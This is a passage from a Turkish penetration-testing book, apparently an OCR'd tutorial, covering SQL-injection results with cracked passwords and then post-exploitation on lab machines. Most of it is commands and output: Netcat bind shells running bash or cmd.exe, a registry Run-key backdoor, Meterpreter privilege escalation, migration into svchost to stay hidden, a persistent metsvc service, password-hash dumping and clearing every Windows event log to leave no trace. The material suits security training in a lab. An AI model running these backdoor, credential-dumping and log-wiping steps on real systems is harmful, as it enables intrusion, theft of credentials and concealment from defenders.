   [22:14:31] [INFO] cracked password '1234567' for user
'cchisholm'

   [22:14:31] [INFO] cracked password '12345678' for user
'bwatkins'

   [22:14:32] [INFO] cracked password '654321' for user
'jbresnahan'

   [22:14:32] [INFO] cracked password '666666' for user
'dstevens'

   [22:14:34] [INFO] cracked password 'Password' for user
'lmartinez'

   [22:14:35] [INFO] cracked password 'abc123' for user
'rjacobson'

   [22:14:35] [INFO] cracked password 'babyl0n' for user
'jdavenport'

   [22:14:36] [INFO] cracked password 'baseball' for user
'jfranklin'

   …


   web application technology: Apache 2.2.11, PHP 5.2.9
```

```
back-end DBMS: MySQL 5.0.12
banner:    '5.1.33'
current user:    'webapp@localhost'
current database:    'merch'
hostname:    'slax'
current user is DBA:    True
database management system users [50]:
```

Bütün detayları sqlmap'i siz bizzat deneyerek görebilirsiniz. Yukarıdaki içerik SQL enjeksiyonu sonucu erişilecek bilgiler ve oluşturacağı güvenlik açığının vahametini göstermesi açısından oldukça yeterli.

ÖZET

Bu bölümde sızma aşamasında neler yapabileceğimizi ve hedefleri nasıl ele geçirebileceğimizi gördük.

Yöntemlerimizden ilki, en temeli ve her zaman faydalanılabilecek olanı "şifre kırmak" en önemli adımlardan biri. Zira sistemlerde hiçbir açıklık olmasa bile insana dayalı basit şifreler kullanılması hedeflerin daha kolay sızdırılmasını sağlamakta ve saldırganlara fırsat oluşturmaktadır. Şifre kırmayla ilgili olarak Medusa ve John the Ripper yazılımlarından faydalandık.

İkinci adımda daha önce tespit ettiğimiz zafiyetlerden nasıl yararlanacağımızı gördük. Sızmada kullandığımız yazılım Metasploit oldu.

Üçüncü adımda yine insanların zafiyetlerini kullanarak bilgisayarlarını ele geçirme ve şifrelerini toplama yöntemlerini gördük. Faydalandığımız yazılım SE Toolkit oldu.

Dördüncü adımda ağ dinleme ve araya girmeyle nasıl şifre toplayabileceğimizi gördük.

Beşinci ve son adım olarak ise web yazılımlarındaki dikkatsizliklerden faydalanarak SQL enjeksiyonuyla nasıl veri toplanıp kullanıcıların ele geçirilebileceğini gördük.

YEDİNCİ BÖLÜM

SIZMA SONRASI

Sızma sonrası ve kalıcılığın sağlanması

Şu ana kadar keşifle hedefimiz hakkında bilgi topladık, zafiyet taramasıyla zayıf noktalarını tespit ettik, sonra bu zayıf noktaları kullanarak hedefleri ele geçirdik. Şimdi sıra asıl soruya geldi: "Hedefi ele geçirdik, ya sonrası?"

Eğer müşterilerinizden birinde sızma testi yapıyorsanız büyük ihtimalle sizden daha fazla ileri gitmeniz istenmiyordur. Ama bazı müşterileriniz de daha ne kadar ileri gidebileceğinizi merak edebilir veya sızma sağladığınız sistemler asıl hedefiniz değildir. Bu durumda sızdığınız hedefleri bir sıçrama tahtası olarak kullanıp yeni hedeflere ilerlemeniz gerekebilir. Şimdi sızma sonrası olası durumları listeleyelim:

- Verilerin ve dosyaların bulunması ve ele geçirilmesi,

- Hedeflerde kalıcılığın sağlanması ve izleme yapılması,

- Mevcut hedeflerin ele geçirilmesinin yeterli olmadığı durumlarda, ele geçirilen sistemlerin sıçrama tahtası olarak kullanılması.

Netcat[30] ve Cryptcat[31]

[30] http://nc110.sourceforge.net

[31] http://cryptcat.sourceforge.net

Netcat ağ üzerinden iletişim kurmak için geliştirilmiş, oldukça basit ama bunun yanında birçok özelliği barındıran bir programdır. Netcat kullanarak aşağıdaki işleri ve çok daha fazlasını yapabilirsiniz:

- Ele geçirdiğimiz sistemde “arka kapı açarak” daha sonra erişim sağlama,

- Basit bir iletişim aracı olarak kullanma,

- Dosya transfer etme.

Netcat ile Linux’ta arka kapı açma:

İlk olarak Metasploitable’da bir arka kapı açarak deneme yapalım. Netcat ile arka kapı açmak için hedef bilgisayarın daha önce ele geçirilmiş olması gerekiyor. Ele geçirdikten sonra istediğimiz bir porttan bağlanabilmek için Netcat’i dinleme modunda çalıştıracağız.

Metasploitable’a giriş yaparak aşağıdaki komutu yazalım:

```
# nc -l -p 5755
```

- l: dinleme modu

- p 5755: port 5755’ten bağlantı bekleyecek.

Kali tarafında bağlanmak için komutu “nc hedef_IP hedef_port” şeklinde yazmamız gerekiyor.

```
# nc 10.10.20.9 5755
```

Şimdi karşılıklı olarak bir bağlantı açıldı ve her iki tarafta ne yazarsak aynısı diğer tarafta da çıkacak. Tabii bizim istediğimiz bu değil. CTRL+C tuşlarıyla bağlantıyı keselim ve örneğimizi biraz daha ileri seviyeye taşıyalım.

Metasploitable'da bu sefer aşağıdaki komutu yazıyoruz:

```
# nc -l -p 5755 -e /bin/bash
```

Yukarıdaki komutta -e ile bağlantı sağlandığında "bash" çalışmasını ve komut satırına düşmesini sağlıyoruz. Kali tarafında yazacağımız komut değişmiyor.

```
# nc 10.10.20.9 5755

id

uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip)
,44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sam
bashare),1000(msfadmin)

whoami

msfadmin
```

Yukarıdaki dökümü incelediğimizde bazı detayları fark ediyoruz:

1. Herhangi bir komut satırına düşmüyoruz ama komut yazdığımızda sonuç geliyor.

2. "id" komutunu yazdığımızda "msfadmin" olduğumuzu fark ediyoruz. Oysa arka kapı açtıktan sonra "root" yetkisinde olmayı tercih ederiz.

3. Netcat bağlantıları kalıcı değil. Bağlantıyı kestikten sonra tekrar aynı komutu çalıştırmadan bağlanamıyoruz.

Şimdi CTRL+C ile çıkıp tekrar deneme yapalım. Bu sefer root yetkisiyle bir arka kapı açmaya çalışacağız. (Eğer hedefi ele geçirdiğimizde root yetkisindeysek bu çalıştırdığımız komut da root yetkisinde olacaktır.) Root

yetkisinde çalıştırmak için aşağıdaki komutu yazıyoruz. Bu komutun çalışabilmesi için mevcut bağlı olduğunuz kullanıcının sudo yetkisi olması ve kullanıcının şifresini bilmeniz gerekiyor.

```
# sudo nc -l -p 5755 -e /bin/bash
```

Kali tarafında çalıştırdığımız komut değişmiyor.

```
# nc 10.10.20.9 5755
id
uid=0(root) gid=0(root) groups=0(root)
```

Yukarıda gördüğünüz üzere bu sefer root yetkisindeyiz. Bir bağlantı yaptığımızda bu bağlantının kopma ihtimaline karşı hemen yedek bir bağlantı açmamızda fayda var. Yalnız yeni bağlantı dinleme modunda olacağı için mevcut çalışmamızı da engellememesi lazım. Yani komut arkada çalışmalı.

Netcat ile Metasploitable'a bağlıyken yazacağımız komut örneği aşağıdaki gibi olacak:

```
# nohup nc -l -p 5756 -e /bin/bash &
```

Burada fark edeceğiniz gibi başka bir port üzerinde yeni bir bağlantı açtık. Artık istediğimizi yapabilir ve bağlantının kopması durumunda bir sonraki bağlantıya geçebiliriz. Bağlantıyı kopardıktan sonra yeni porta bağlantı denemesi yaparak çalışıp çalışmadığını kontrol edebilirsiniz.

Netcat ile Windows'ta arka kapı açma:

Windows örneğimizde daha önceden Windows XP'yi ele geçirmiş olmamız gerekiyor. İlk yapacağımız Meterpreter Shell üzerinden Netcat dosyasını Windows'a göndermek. Daha sonra Linux'takine çok benzer komutlarla arka kapı açacağız.

Şimdi adım adım ilerleyelim:

1. Adım: http://joncraton.org/blog/46/netcat-for-windows/ adresinden nc111nt-2.zip dosyasını indiriyoruz ve içindeki dosyaları açıyoruz. Bize "nc.exe" dosyası gerekiyor. Ben bu dosyayı /root klasörü altına koydum.

2. Adım: Daha önce ele geçirdiğimiz ve Meterpreter Shell açtığımız Windows için Meterpreter Shell arayüzüne geçiyoruz. Burada "lpwd" komutuyla Kali'de bulunduğumuz dizini kontrol ediyoruz. Bu dizin nc.exe'yi kopyaladığımız dizin olmalı. "pwd" komutuyla da Windows'ta bulunduğumuz dizini kontrol edebiliriz. Daha sonra dosyayı "upload" komutuyla Windows'taki aktif dizine gönderiyoruz. Buna ilişkin örnek aşağıda bulunuyor:

```
meterpreter > lpwd
/root
meterpreter > upload nc.exe
[*] uploading  : nc.exe -> nc.exe
[*] uploaded   : nc.exe -> nc.exe
```

3. Adım: nc.exe'yi çalıştırıp bir arka kapı açıyoruz. Örnek komutumuz aşağıda yer alıyor:

```
meterpreter > execute -f nc.exe -a "-L -p 5777 -e cmd.exe"
Process 1516 created.
```

"execute" komutuyla nc.exe'nin çalışmasını sağlıyoruz.

-f nc.exe: Çalıştıracağımız dosyanın nc.exe olduğunu söylüyoruz.

-a “-L -p 5777 -e cmd.exe”: -a parametresi, nc.exe için gerekli parametreleri gönderiyor.

“-L -p 5777 -e cmd.exe”: -L ile nc.exe’nin dinleme modunda çalışmasını sağlıyoruz. Ayrıca “-L”, bağlantı koptuktan sonra bile aktif olarak nc.exe’nin arkada çalışmasını ve tekrar tekrar bağlanabilmemizi sağlıyor.

-p ve -e’nin özellikleri ise Linux’takiyle aynı.

Şimdi Kali üzerinden bağlanma denememizi yapalım:

```
root@kali:~# nc 10.10.20.8 5777

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.


C:\WINDOWS\system32>
```

Yukarıda görüldüğü üzere arka kapımız çalışıyor.

Arka kapıyı Windows’ta kalıcı hale getirmek:

Eğer Windows kapanıp açıldığında bile arka kapımızın kalıcı olmasını istiyorsak Windows registry veritabanına aşağıdaki gibi bir kayıt atmamız gerekiyor.

```
meterpreter > reg setval -k
HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d
'C:\windows\system32\nc.exe -Ldp 5988 -e cmd.exe'

Successful set nc.
```

Kaydın doğru şekilde oluşup oluşmadığını kontrol ediyoruz:

```
meterpreter > reg queryval -k
```

```
HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc
   Key: HKLM\software\microsoft\windows\currentversion\run
   Name: nc
   Type: REG_SZ
   Data: C:\windows\system32\nc.exe -Ldp 5988 -e cmd.exe
```

Bundan sonra yapmamız gereken Windows'u yeniden başlatıp 5988 portuna bağlantı denemesi yapmak.

Cryptcat:

Cryptcat, Netcat'in şifreli trafikle haberleşen kardeşi. Eğer Netcat üzerinden oluşturduğunuz trafiğin izlenmemesini istiyorsanız alternatif olarak Cryptcat kullanabilirsiniz.

Meterpreter Shell

Bundan önce Meterpreter Shell'i defalarca kullandık. Bu bölümde daha ayrıntılı olarak neler yapabileceğimizi inceleyeceğiz. Meterpreter sızma sonrası en çok kullanacağımız ve üzerinde birçok özelliği barındıran bir yazılım. Aşağıda, inceleyeceğimiz özelliklerin listesi yer alıyor:

1. Yetki kontrolü ve yetki yükseltme
2. Çalışan işlemleri görme ve işlemleri durdurma
3. Meterpreter Shell'i taşıma
4. Yeni bir Meterpreter Shell açma
5. Arka kapı açma
6. Kullanıcı adları ve şifrelerinin hash'lerini alma
7. Windows log işlemleri
8. Windows komut satırına geçme

9. Klavyeyle yazılanları kaydetme

Yetki kontrolü ve yetki yükseltme:

İlk yapacağımız iş, kullanıcı yetkimizi görmek. Bunun için yazacağımız komut "getuid".


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Şu anda Windows XP'ye System kullanıcısı yetkisiyle bağlandığımız için her istediğimizi yapabiliriz. Eğer kullanıcı seviyemiz system'den daha düşük olsaydı bu sefer "getsystem" komutuyla yetkimizi yükseltmeye çalışacaktık. Bu işlemde başarılı olduğumuzda aşağıdaki gibi bir detayla karşılaşacaktık.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Çalışan işlemleri görme ve durdurma:

Bir diğer işlem hangi servislerin çalıştığını görmek. Bunun için yazacağımız komut "ps".



```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session     User                          Path
 ---   ----  ----              ----  -------     ----                          ----
 0     0     [System Process]        4294967295
 4     0     System            x86   0           NT AUTHORITY\SYSTEM
 116   1264  notepad.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\notepad.exe
 200   1944  VBoxTray.exe      x86   0           FFF-3XQK3JVJDE2\fff           C:\WINDOWS\System32\VBoxTray.exe
 296   1944  jusched.exe       x86   0           FFF-3XQK3JVJDE2\fff           C:\Program Files\Common Files\Java\Java Update\jusched.exe
 304   1944  nc.exe            x86   0           FFF-3XQK3JVJDE2\fff           C:\windows\system32\nc.exe
 372   4     smss.exe          x86   0           NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 612   372   csrss.exe         x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 636   372   winlogon.exe      x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 680   636   services.exe      x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 692   636   lsass.exe         x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 844   680   VBoxService.exe   x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\VBoxService.exe
 920   680   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 988   1020  wuauclt.exe       x86   0           FFF-3XQK3JVJDE2\fff           C:\WINDOWS\System32\wuauclt.exe
 1020  680   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1092  680   svchost.exe       x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\System32\svchost.exe
 1116  680   svchost.exe       x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\svchost.exe
 1416  680   spoolsv.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1560  680   jqs.exe           x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\Java\jre6\bin\jqs.exe
 1596  680   ossec-agent.exe   x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\ossec-agent\ossec-agent.exe
 1836  1944  cmd.exe           x86   0           FFF-3XQK3JVJDE2\fff           C:\WINDOWS\System32\cmd.exe
 1944  1888  explorer.exe      x86   0           FFF-3XQK3JVJDE2\fff           C:\WINDOWS\Explorer.EXE
```

Gördüğünüz gibi bütün çalışan işlemler listelendi. Bu adımda yapmamız gereken, güvenlik programlarına bakmak ve bulduklarımızı durdurmak. Şu anki örneğimizde bir antivirüs çalışmıyor. Onun yerine deneme olarak daha önce açtığımız “nc.exe” komutunu durduralım. Listeyi incelerseniz 304 numaralı işlemin “nc.exe” olduğunu göreceksiniz. “Kill işlem numarası” ile işlemi sonlandırıyoruz.

```
meterpreter > kill 304

Killing: 304
```

Meterpreter Shell’i taşıma:

Bundan sonraki adımımız mevcut Meterpreter Shell’imizin hangi işlem üzerinde çalıştığını bulmak. Komut: “getpid”.

```
meterpreter > getpid

Current pid: 116
```

Gördüğünüz üzere 116 numaralı işlem “notepad.exe” üzerinde ve system kullanıcı yetkisiyle çalışıyor. Şimdi Meterpreter Shell’imizi daha zor

sonlandırılacak ve kullanıcı veya yönetici tarafından anlaşılmayacak bir hizmet üzerine taşıyalım. Bu noktada dikkat etmeniz gereken taşıyacağınız işlemin daha düşük yetkili bir kullanıcıda olmaması. Eğer düşük yetkili bir kullanıcıya taşırsanız bir anda sisteme erişen ama hiçbir şey yapamayan bir kullanıcıya dönüşebilirsiniz. Bu durumda emekleriniz boşa gider. Ben listede 1020 numarasıyla çalışan "svchost.exe" hizmetini seçiyorum. Bu hizmet NT AUTHORITY\SYSTEM kullanıcısıyla çalıştığı için yetki problemi yaşamayacağız.

```
meterpreter > migrate 1020

[*] Migrating from 116 to 1020...

[*] Migration completed successfully.

meterpreter > getpid

Current pid: 1020
```

Yeni bir Meterpreter Shell açma:

Mevcut Meterpreter haricinde yeni bir tane daha kullanmak isterseniz veya yedeklemek isterseniz "run duplicate" komutunu kullanabilirsiniz.

```
meterpreter > run duplicate

[*] Creating a reverse meterpreter stager: LHOST=10.10.20.4
LPORT=4546

[*] Running payload handler

[*] Current server process: metsvc-server.exe (2980)

[*] Duplicating into notepad.exe...

[-] Could not access the target process

[*] Spawning a notepad.exe host process...

[*] Injecting meterpreter into process ID 1884

[*] Allocated memory at address 0x00180000, for 287 byte
```

```
stager

   [*] Writing the stager into memory...

   [*] New server process: 1884

   meterpreter > [*] Meterpreter session 2 opened
(10.10.20.4:4546 -> 10.10.20.5:50771) at 2014-08-21 16:12:22
+0300
```

Yeni açılan shell'e geçmek için yapacaklarınız:

- "background" komutuyla mevcut shell'i arkada çalışacak şekilde kapatın.

- "sessions -l" ile açık Meterpreter Shell listelerini görebilirsiniz. Bizim örneğimizde yeni shell 2 numara.

- "sessions -i 2" ile yeni shell'e geçiş yapabilirsiniz.

```
   meterpreter > background

   [*] Backgrounding session 1...

   msf exploit(handler) > sessions -l


   Active sessions

   ===============


     Id  Type                   Information
Connection

     --  ----                   -----------
----------

     1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ WIN7DENEME
10.10.20.4:39374 -> 10.10.20.5:31337 (10.10.20.5)

     2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ WIN7DENEME
10.10.20.4:4546 -> 10.10.20.5:50771 (10.10.20.5)
```

```
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...


meterpreter >
```

Arka kapı açma:

Şu noktada daha fazla ilerlemeden önce dikkat etmemiz gereken konu, bir an önce bir arka kapı açarak tekrar bağlanmamızı garantilemek. Eğer kullanıcı bilgisayarı kapatır, yeniden başlatır veya hatalı bir işlem yaparsak Meterpreter Shell'imizi kaybedebiliriz. Bu durumda emeklerimiz boşa gidebilir ve tekrar başa dönmemiz gerekebilir. Meterpreter ile açacağımız arka kapı Netcat ile açacağımızdan daha kullanışlı olacak. Çünkü Meterpreter özelliklerini tekrar bağlandığımız arka kapıda da kullanabileceğiz. Şimdi komutumuza geçelim: "run metsvc -A".

```
meterpreter > run metsvc -A
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
C:\WINDOWS\TEMP\OPPBWfAbgzJPVd...
[*]  >> Uploading metsrv.x86.dll...
[-] Error in script: Errno::ENOENT No such file or directory
- /opt/metasploit/apps/pro/msf3/data/meterpreter/metsrv.x86.dll
```


Gördüğünüz gibi komutumuz çalışmadı ve bir hata verdi. Bu sizin sisteminizde de aynı hatayla karşılaşacağınız anlamına gelmiyor ama yine de sorunu çözmemiz gerekecek.

```
   root@kali:~# locate metsrv.x86.dll

   /opt/metasploit/apps/pro/ui/vendor/bundle/ruby/1.9.1/gems/met
erpreter_bins-0.0.6/meterpreter/metsrv.x86.dll

   /usr/share/metasploit-
framework/vendor/bundle/ruby/1.9.1/gems/meterpreter_bins-
0.0.6/meterpreter/metsrv.x86.dll

   root@kali:~# cp
/opt/metasploit/apps/pro/ui/vendor/bundle/ruby/1.9.1/gems/meterp
reter_bins-0.0.6/meterpreter/metsrv.x86.dll
/opt/metasploit/apps/pro/msf3/data/meterpreter/

   root@kali:~#
```

Yukarıda ilk olarak “locate” komutuyla dosyanın yerini buldum, daha sonra Metasploit’in istediği yere dosyayı kopyaladım. Şimdi tekrar deniyoruz:

```
   meterpreter > run metsvc -A

   [*] Creating a meterpreter service on port 31337

   [*] Creating a temporary installation directory
C:\WINDOWS\TEMP\hAefhEqYuBzTJ...

   [*]  >> Uploading metsrv.x86.dll...

   [*]  >> Uploading metsvc-server.exe...

   [*]  >> Uploading metsvc.exe...

   [*] Starting the service...

      * Installing service metsvc

    * Starting service

   Service metsvc successfully installed.


   [*] Trying to connect to the Meterpreter service at
10.10.20.8:31337...
```

Bu sefer başarılı bir şekilde çalıştırmayı başardık. Windows tarafından da servisin çalışıp çalışmadığını kontrol edelim. Bunun için izleyeceğimiz adımlar: Start → Control Panel → Administrative Tools → Services.



Yukarıda görüldüğü üzere servisimiz çalışıyor. Bundan sonraki adımımız 31337 nolu portta açtığımız arka kapıya bağlanmak. Bunun için Metasploit'te aşağıdaki adımları takip ediyoruz. Kırmızı yazılı olanlar bizim yazdığımız komutlar:

```
msf exploit(ms03_026_dcom) > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp

PAYLOAD => windows/metsvc_bind_tcp

msf exploit(handler) > set LPORT 31337

LPORT => 31337

msf exploit(handler) > set RHOST 10.10.20.8

RHOST => 10.10.20.8

msf exploit(handler) > show options
```

```
  Module options (exploit/multi/handler):

     Name  Current Setting  Required  Description
     ----  ---------------  --------  -----------


  Payload options (windows/metsvc_bind_tcp):

     Name      Current Setting  Required  Description
     ----      ---------------  --------  -----------
     EXITFUNC  process          yes       Exit technique
(accepted: seh, thread, process, none)
     LPORT     31337            yes       The listen port
     RHOST     10.10.20.8       no        The target address


  Exploit target:

     Id  Name
     --  ----
     0   Wildcard Target


  msf exploit(handler) > run

  [*] Started bind handler
  [*] Starting the payload handler...
```

```
   [*] Meterpreter session 4 opened (10.10.20.4:50142 ->
10.10.20.8:31337) at 2014-08-20 23:29:28 +0300
```

En son “exploit” komutuyla bağlantıyı sağlayabilirsiniz. (Arka kapı açmayı Windows XP’de sağlayamadım. Hata veriyor. Windows 7’de sorunsuz çalışıyor.)

Kullanıcı adları ve şifrelerinin hash’lerini alma

Kullanıcı adları ve şifrelerini alarak daha sonra bunları John the Ripper ile kırmaya çalışabiliriz. İlgili kullanıcı ve şifreler farklı sistemlere girişimize imkân sağlayabilir. Özellikle local admin şifresi hatta sadece hash’i diğer bilgisayarlara atlamada çok işimize yarayabilir. Yazacağımız komut “run hashdump” olacak.

```
   meterpreter > run hashdump

   [*] Obtaining the boot key...

   [*] Calculating the hboot key using SYSKEY
432eb75a88f8f5455f6a58a7ac68b3c1...

   [*] Obtaining the user list and keys...

   [*] Decrypting user keys...

   [*] Dumping password hints...


   No users with password hints on this system


   [*] Dumping password hashes...
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d1
6ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b7
3c59d7e0c089c0:::

deneme:1000:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485
cdf5e171d93985bf:::
```

Yukarıda görüldüğü üzere kullanıcı adları ve şifrelerinin hash bilgilerini alabildik.

Windows log işlemleri:

Windows üzerinde gerçekleşen olayların kaydını incelemek ve temizleyip iz bırakmamak için kullanabileceğimiz komut “run event_manager”. İlk önce genel olarak log’ların bir özetine bakalım. Bunun için “run event_manager -i” komutunu kullanabiliriz.

```
meterpreter > run event_manager -i
[*] Retriving Event Log Configuration


Event Logs on System
====================


 Name                    Retention  Maximum Size  Records
 ----                    ---------  ------------  -------
 Application             Disabled   20971520K     797
 HardwareEvents          Disabled   20971520K     0
 Internet Explorer       Disabled   K             0
```

```
    Key Management Service  Disabled   20971520K     0

    Media Center            Disabled   8388608K      0

    Security                Disabled   20971520K     1118

    System                  Disabled   20971520K     2771

    Windows PowerShell      Disabled   15728640K     0
```

Yukarıda görüldüğü üzere Application (Uygulamalar), Security (Güvenlik) ve System (Sistem) hakkında log'lar mevcut. "Run event_manager" ile ilgili parametreleri öğrenmek ve neler yapabileceğinizi görmek için -h parametresini kullanabilirsiniz. Meterpreter'da genelde bütün komutlar için "-h" parametresi detayları incelemek için kullanılabilir.

```
   meterpreter > run event_manager -h

   Meterpreter Script for Windows Event Log Query and Clear.


   OPTIONS:


       -c <opt>  Clear a given Event Log (or ALL if no argument
specified)

       -f <opt>  Event ID to filter events on

       -h        Help menu

       -i        Show information about Event Logs on the System
and their configuration

       -l <opt>  List a given Event Log.

       -p        Supress printing filtered logs to screen

       -s <opt>  Save logs to local CSV file, optionally specify
alternate folder in which to save logs
```

Şimdi log'lardan güvenlikle ilgili olanları bir CSV dosyasına atalım. Aşağıda komut örneğimizi ve çıktısını görüyorsunuz:

“-p”: Log detaylarının ekrana çıkmamasını sağlıyor.

“-l Security”: Güvenlikle ilgili log’ların çıkmasını sağlıyor.

“-s /root”: CSV formatında ve Excel ile açılabilir log detaylarının root dizini altına kaydedilmesini sağlıyor.

```
meterpreter > run event_manager -p -l Security -s /root

[+] CSV File saved to
/root/WIN7DENEME_20140821.3711/Security.csv
```

Son olarak bütün log’ları temizleyelim. Böylelikle arkada bir iz bırakmamış olalım. Kullanacağımız komut “run event_manager -c”.

```
meterpreter > run event_manager -c

[-] You must specify and eventlog to query!

[*] Application:

[*] Clearing Application

[*] Event Log Application Cleared!

[*] HardwareEvents:

[*] Clearing HardwareEvents

[*] Event Log HardwareEvents Cleared!

[*] Internet Explorer:

[*] Clearing Internet Explorer

[*] Event Log Internet Explorer Cleared!

[*] Key Management Service:

[*] Clearing Key Management Service

[*] Event Log Key Management Service Cleared!

[*] Media Center:

[*] Clearing Media Center

[*] Event Log Media Center Cleared!
```

```
[*] Security:
[*] Clearing Security
[*] Event Log Security Cleared!
[*] System:
[*] Clearing System
[*] Event Log System Cleared!
[*] Windows PowerShell:
[*] Clearing Windows PowerShell
[*] Event Log Windows PowerShell Cleared!
```

Şimdi log kayıtlarını ve sayısını tekrar kontrol edelim. Aşağıda görüldüğü üzere bütün kayıtlar temizlendi.

```
meterpreter > run event_manager -i
[*] Retriving Event Log Configuration


Event Logs on System
====================

 Name                    Retention  Maximum Size  Records
 ----                    ---------  ------------  -------
 Application             Disabled   20971520K     0
 HardwareEvents          Disabled   20971520K     0
 Internet Explorer       Disabled   K             0
 Key Management Service  Disabled   20971520K     0
 Media Center            Disabled   8388608K      0
 Security                Disabled   20971520K     1
 System                  Disabled   20971520K     2
```

```
Windows PowerShell      Disabled   15728640K     0
```

Windows komut satırına geçme:

Eğer Meterpreter Shell haricinde Windows komut satırına geçip komut çalıştırma ihtiyacımız olursa “shell” komutunu kullanabiliriz. Bu komut aynı zamanda yeni bir channel (kanal) açar.

```
meterpreter > shell
Process 3020 created.
Channel 1 created.
Microsoft Windows [Sürüm 6.1.7600]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.


C:\Windows\system32>
```

Komut satırıyla ilgili işimiz bitince “exit” komutuyla kapatabiliriz. Bu durumda ilgili kanal da kapanır. Eğer işimiz bitmemişse ve arka planda çalışmasını istiyorsak CTRL+Z tuşlarını kullanabiliriz. Bu durumda devam edip etmek istemediğimizi soracaktır. Sonrasında arkada çalışan kanallarımızı görmek istersek “channel -l” komutunu kullanabiliriz.

```
C:\Windows\system32>^Z
Background channel 1? [y/N]  y
```

```
meterpreter > channel -l


    Id  Class  Type
    --  -----  ----
    1   3      stdapi_process


meterpreter >
```

Herhangi bir kanala geri dönmek için kullanacağımız komut “channel -i kanal_no” olacak.

```
